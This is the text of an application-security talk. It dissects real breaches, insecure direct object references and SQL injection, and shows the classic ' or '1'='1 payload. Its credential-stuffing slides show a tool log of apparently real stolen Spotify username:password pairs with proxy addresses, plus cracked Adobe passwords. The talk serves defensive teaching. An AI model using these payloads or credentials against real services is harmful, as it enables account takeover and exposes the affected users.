

APPLICATIONS THROUGH AN ATTACKER'S LENS

MICHAEL COATES, TRUST & INFORMATION SECURITY OFFICER



@_MWC

WHAT'S GOING WRONG

Deconstructing Breaches



MAY, 2011

CITIGROUP 200,000 RECORDS STOLEN

BREACHED:

- names
- account numbers
- e-mail addresses transaction histories



THE ATTACK

bank.com/viewAcct?id=684093411



THE ATTACK

bank.com/viewAcct?id=684093411



bank.com/viewAcct?id=**684093412**

?

THE ATTACK

bank.com/viewAcct?id=684093411



bank.com/viewAcct?id=**684093412**



One security expert familiar with the investigation wondered how the hackers could have known to breach security by focusing on the vulnerability in the browser. “It would have been hard to prepare for this type of vulnerability,” he said. The security expert insisted on anonymity because the inquiry was at an early stage.

INDIRECT OBJECT REFERENCES

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";  
  
PreparedStatement pstmt = connection.prepareStatement(query  
, ...);  
  
pstmt.setString( 1, request.getParameter("acct"));  
  
ResultSet results = pstmt.executeQuery();
```

The attacker simply modifies the ‘acct’ parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user’s account, instead of only the intended customer’s account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

"When you look at how the breaches are occurring, it's like penetration testing 101"
Alex Cox, principal research analyst at NetWitness

NOVEMBER, 2012

APPLE & AT&T 114,000 RECORDS EXPOSED - MILITARY, TOP EXECS

BREACHED

subscribers' email addresses
Phone ICC-ID

DETAILS

- No password or token required
- XHR Request w/ User Agent for iPhone
- Predictable ICC-ID within HTTP Request —> Associated email address



<https://www.flickr.com/photos/kalleboo/4662852294/>

SQL INJECTION & 2015

Scenario #1: The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='"
+ request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE
custID='"
+ request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send: '`or '1'='1`'. For example:

```
http://example.com/app/accountView?id=' or '1'='1'
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

BREACHES & SQL VULNS

- Joomla
- Patreon
- Planned Parenthood
- Gaana Music Service
- Telstra corporate network
- World Trade Organization
- SAP - Medical App
- & more



MAY, 2015

IRS 220,000+ RECORDS BREACHED

BREACHED

Taxpayer Past Returns

DETAILS

- Used user information gathered from multiple sources
- Automated completion of user questions through IRS Get Transcript application
- Return: “nearly \$50 million in refunds stolen before the agency spotted the problem”



ONGOING: CREDENTIAL THEFT

231 Million Records
49 Searchable breaches

#	Count	Ciphertext	Plaintext
1.	1911938	EQ7fIpT7i/Q=	123456
2.	446162	j9p+HwtWWT86aMjgZFLzYg==	123456789
3.	345834	L8qbAD3j13jioxG6CatHBw==	password
4.	211659	BB4e6X+b2xLioxG6CatHBw==	adobe123
5.	201580	j9p+HwtWWT/ioxG6CatHBw==	12345678
6.	130832	5djh7ZCI2ws=	qwerty
7.	124253	dQi0asWPYvQ=	1234567
8.	113884	7LqYzKVeEq8I=	111111
9.	83411	PMDTbP0LZxu03SwrFUvYGA==	photoshop
10.	82694	e6MPXQ5G6a8=	123123

	152,445,165 Adobe accounts		158,093 Boxee accounts
	30,811,934 Ashley Madison accounts		148,366 WPT Amateur Poker League accounts
	13,545,468 000webhost accounts		139,395 StarNet accounts
	4,821,262 mail.ru Dump accounts		116,465 Pokemon Creed accounts
	4,789,599 Bitcoin Security Forum Gmail Dump accounts		107,776 Telecom Regulatory Authority of India accounts
	4,609,615 Snapchat accounts		104,097 Insanelyi accounts
	3,867,997 Adult Friend Finder accounts		93,992 Mac-Torrents accounts
	3,474,763 Спрашивай.ру accounts		56,021 Vodafone accounts
	3,122,898 MPGH accounts		55,622 Spirol accounts
	2,983,472 XSplit accounts		48,592 Quantum Booter accounts
	2,330,382 Patreon accounts		47,297 Hemmakäll accounts
	1,327,567 YouPorn accounts		45,018 Lounge Board accounts
	1,247,574 Gawker accounts		40,256 Flashback accounts
	1,194,597 NextGenUpdate accounts		38,108 Pixel Federation accounts
	1,186,564 Yandex Dump accounts		37,784 Muslim Directory accounts
	1,057,819 Forbes accounts		37,103 Sony accounts
	859,777 Stratfor accounts		36,789 BigMoneyJobs accounts
	855,249 Manga Traders accounts		35,368 Fridae accounts
	777,387 Black Hat World accounts		32,310 Hacking Team accounts
	699,793 mSpy accounts		28,641 hemmelig.com accounts
	648,231 Domino's accounts		27,978 ThisHabbo Forum accounts
	620,677 Final Fantasy Shrine accounts		26,596 Business Acumen Magazine accounts
	590,954 Paddy Power accounts		20,902 Bell accounts
	530,270 Battlefield Heroes accounts		19,863 MyVidster accounts
	453,427 Yahoo accounts		19,210 Crack Community accounts
	252,751 myRepoSpace accounts		16,919 Verified accounts
	227,746 Cannabis.com accounts		16,034 Minecraft Pocket Edition Forum accounts
	202,683 Win7Vista Forum accounts		13,451 Lizard Squad accounts
	191,540 hackforums.net accounts		5,788 Astropid accounts
	180,468 AhaShare.com accounts		3,200 UN Internet Governance Forum accounts
	172,891 PUP.Freaks accounts		2,239 Tesco accounts

haveibeenpwned.com



THE ATTACKER'S EYE

Targeting & Exploiting Applications



ATTACKING THE FRONT DOOR


ATTACKING THE FRONT DOOR

Login

Username:

Password:

[Login now](#) [Register](#)



steve@gmail.com password1
steve@gmail.com password2
steve@gmail.com password3

ATTACKING THE FRONT DOOR

Many Users

Password Reuse Attack
Hard to Detect

Widespread
Easy to Detect

1 User

Targeted
Hard to Detect

Traditional Brute Force
Easy to Detect

Single Password Guess

Many Passwords Guessed

ATTACKING THE FRONT DOOR

Many Users
Targeted

Password Reuse Attack
Hard to Detect

Widespread
Easy to Detect

1 User
Targeted

Targeted
Hard to Detect

Traditional Brute Force
Easy to Detect

Single Password Guess


Many Passwords Guessed


Stolen Credentials

joe: abc123

sue: password1

bob: MyP0n3y





STOP Abort

Site: https://www.spotify.com/us/account/overview/

Switch Site: spotify.com

Progress:

32%

List: lol

Settings**Lists****History****Tools****Progression**

Progression

Bots:

100 Wordlist Position:

Bot #

Proxy

Username

Password

Email

Reply

1	59.1	20:8080	blakey2229	ers1883	Calling main URL - Last status: Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10424 - Until Timeout: 22 seconds
2	61.3	2:80	dampierln	chor99	Calling main URL - Last status: Failure Source Keyword Match -> Found Key [>Incorrect username or password<] - Source Length: 9955 - Until Timeout: 22 seconds
3	85.1	3248:808	christiandef...	dhawik	Retrieved form data -> Authenticating - Until Timeout: 29 seconds
4	118.	204:8080	pat333	dseen	Calling main URL - Last status: Failure Source Keyword Match -> Found Key [>Incorrect username or password<] - Source Length: 9950 - Until Timeout: 22 seconds
5	186.	38:8080	challfin	rme	Calling main URL - Last status: Failure Source Keyword Match -> Found Key [>Incorrect username or password<] - Source Length: 9954 - Until Timeout: 22 seconds
6	186.	95:8080	sofkey	0702	Calling main URL - Last status: Error - The proxy refuses CONNECT -> Proxy banned - Until Timeout: 1 seconds
7	212.	1106:8080	jonelkins	316181	Calling main URL - Last status: Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10347 - Found data to capture: 9950
8	82.1	1134:80	admo33	nonition	Calling main URL - Last status: 420 - Connection timed out (Error #10060) - Until Timeout: 23 seconds
9	116.	147:8080	neuro49	ivi272	Calling main URL - Last status: Failure Source Keyword Match -> Found Key [>Incorrect username or password<] - Source Length: 9950
10	41.2	235:8080	zborow	hst1	Calling main URL - Last status: 420 - SSL handshake failed - Until Timeout: 15 seconds
11	184.	2.217:8080	Jossticles	arks94	Calling main URL - Last status: Error - The proxy refuses CONNECT -> Proxy banned - Until Timeout: 1 seconds
12	119.	2.131:80	chrisstu	iss	Retrieved form data -> Authenticating
13	42.6	0:18710	jedawa	omm	Calling main URL - Last status: 420 - Connection timed out (Error #10060) - Until Timeout: 23 seconds
14	210.	153:82	Blazeheat	170187sn2	Calling main URL - Last status: Failure Source Keyword Match -> Found Key [>Incorrect username or password<] - Source Length: 9950
15	202.	7.79:808	tvchris	iar1	Calling main URL - Last status: 420 - Header Empty - Until Timeout: 17 seconds
16	115.	166:8080	terryhealy99	999	Calling main URL - Last status: Failure Source Keyword Match -> Found Key [>Incorrect username or password<] - Source Length: 9950
17	93.9	5:8080	benbrown19...	imming	Calling main URL - Last status: Failure Source Keyword Match -> Found Key [>Incorrect username or password<] - Source Length: 9950
18	186.	1228:8080	catnstein	eral	Calling main URL - Last status: 420 - Header Empty - Until Timeout: 20 seconds
19	190.	6.39:8080	mattboyslim	rebus	Calling main URL - Last status: 420 - Connection refused (Error #10061) - Until Timeout: 19 seconds
20	186.	146:80	spook45	onboot	Calling main URL - Last status: 420 - Connection timed out (Error #10060) - Until Timeout: 26 seconds
21	112.	163:8080	goranfri	224622	Calling main URL - Last status: 420 - Connection timed out (Error #10060) - Until Timeout: 26 seconds
22	78.1	111:8080	danielshore	tba11	Calling main URL - Last status: 420 - Connection refused (Error #10061) - Until Timeout: 29 seconds
23	58.2	2:8080	innahii	ernn	Calling main URL - Last status: Failure Source Keyword Match -> Found Key [>Incorrect username or password<] - Source Length: 9950 - Until Timeout: 22 seconds

Codes	421: 0	Performance
200: 159	430: 0	Tested
3xx: 0	5xx: 0	Retries
401: 0	xxxx: 0	Combo/miss
403: 1		Results
404: 0	Hits: 26	OCR Rate
407: 0	Reds: 0	Active
413: 0	Fakes: 0	Disable
419: 10	To Check: 0	Banned
420: 140	Users/Combos: 0/0	Count

Hits

Redirects

Fakes

To Check

Users/Combos

```
#1:https://hostile13:wormhole@www.spotify.com/us/account/overview/ - Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10350 - Found data to capture: Status: Spotify Unlimited - Proxy: 62.37.237.3
#2:https://chdouille:poir18d@www.spotify.com/us/account/overview/ - Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10628 - Found data to capture: Status: Spotify Free - Proxy: 63.141.249.37:80
#3:https://fokker23:robotech@www.spotify.com/us/account/overview/ - Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10393 - Proxy: 62.37.237.25:80
#4:https://Syarikat:levedelol@www.spotify.com/us/account/overview/ - Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10341 - Found data to capture: Status: Spotify Premium - Proxy: 62.37.237.3
#5:https://iain7777uk:chubby77@www.spotify.com/us/account/overview/ - Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10433 - Proxy: 72.64.146.136:43
#6:https://Florence01:Zomers1@@@www.spotify.com/us/account/overview/ - Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10347 - Found data to capture: Status: Spotify Premium - Proxy: 189.91.11.11:80
#7:https://weswtp:abc123@www.spotify.com/us/account/overview/ - Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10332 - Found data to capture: Status: Spotify Premium - Proxy: 186.215.182.1
#8:https://section33:ny2000@www.spotify.com/us/account/overview/ - Success Source Keyword Match -> Found Key [>Your account<] - Source Length: 10431 - Proxy: 118.97.150.178:8080
```

ATTACKING THE SIDE DOOR

ATTACKING THE SIDE DOOR

You need to enter an answer to the security question below!

Please enter the answer to the security question below which you provided to prove your identity:

Question:

What is your favorite color?

Answer:

Re-type Answer:

Submit

We ask you to type the answer twice because we don't display what you are typing - that's so that someone can't read your question and answer over your shoulder.

ATTACKING THE SIDE DOOR

“secret questions are neither secure nor reliable enough to be used as a standalone account recovery mechanism”

English Speakers: “What is your favorite food?” - 19.7% with 1 guess

Arabic Speakers: “What’s your first teacher’s name?” - 24% with 10 guesses

Spanish Speakers: “What is your father’s middle name?” - 21% with 10 guesses

Korean Speakers: “What is your city of birth?” - 39% with 10 guesses

Korean Speakers: “What is your favorite food?” - 43% with 10 guesses

FUN WITH DATA

FUN WITH DATA

Request URL: https://account.
%2Faccount.
.com/login/?onSuccessRedirectURL=https%3A%2F
.com%2F

Request Method: POST

Status Code: HTTP/1.1 200 OK

Request Headers

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0

Referer: https://account.
%2Faccount.| com/login/?onSuccessRedirectURL=https%3A%2F
.com%2F

Host: account .com

Connection: keep-alive

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Sent Cookie

s_sq: [[B]]

s_cc: true

bounceClientVisit913v: {"ip":"https://account.
%2Faccount.| com/login/?onSuccessRedirectURL=https%3A%2F
.com%2F","r":"www.google.com"}

bounceClientVisit913: {}

aam_uuid: 12714439291804913970784923033496538135

_gat_guru: 1

_gat: 1

_ga: GA1.2.1908309252.1447785806

Sent Form Data

username: asdf

password: asdf

marketId: CB01

FUN WITH DATA

Request URL: https://account.com/login?onSuccessRedirectURL=https%3A%2F%2Faccount

Request Method: POST

Status Code: HTTP/1.1 200 OK

https://account.com/login?onSuccessRedirectURL=https%3A%2F%2Faccount.com%2F

Unchecked Redirect?

Request Headers

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0

Referer: https://account.com/login?onSuccessRedirectURL=https%3A%2F%2Faccount.com%2F

Host: account.com

Connection: keep-alive

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Sent Cookie

s_sq: [[B]]

s_cc: true

bounceClientVisit913v: {"ip":"https://account.com/login?onSuccessRedirectURL=https%3A%2F%2Faccount.com%2F","r":"www.google.com"}

Injection? Malformed JSON?

bounceClientVisit913: {}

aam_uuid: 12714439291804913970784923033496538135

_gat_garu: 1

_gat: 1

_ga: GA1.2.1908309252.1447785806

Oracle Fusion

Sent Form Data

username: asdf

password: asdf

marketId: CB01

Hidden Field Iteration

Request URL: http://www.nr.com/Login.html
Request Method: POST
Status Code: HTTP/1.1 200 OK

Request Headers

10:52:15.000

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0
Referer: http://www.nr.com/Login.html
Host: www.nitin.com
Connection: keep-alive
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Sent Cookie

rsi_segs: D05509_11761|D05509_10971|D05509_11460|D05509_12298|D05509_0
NotificationCookie: 11/17/2015 6:51:59 PM
mb_visitor_type: Prospect
LeadSource_225: SourceName=https://www.google.com/
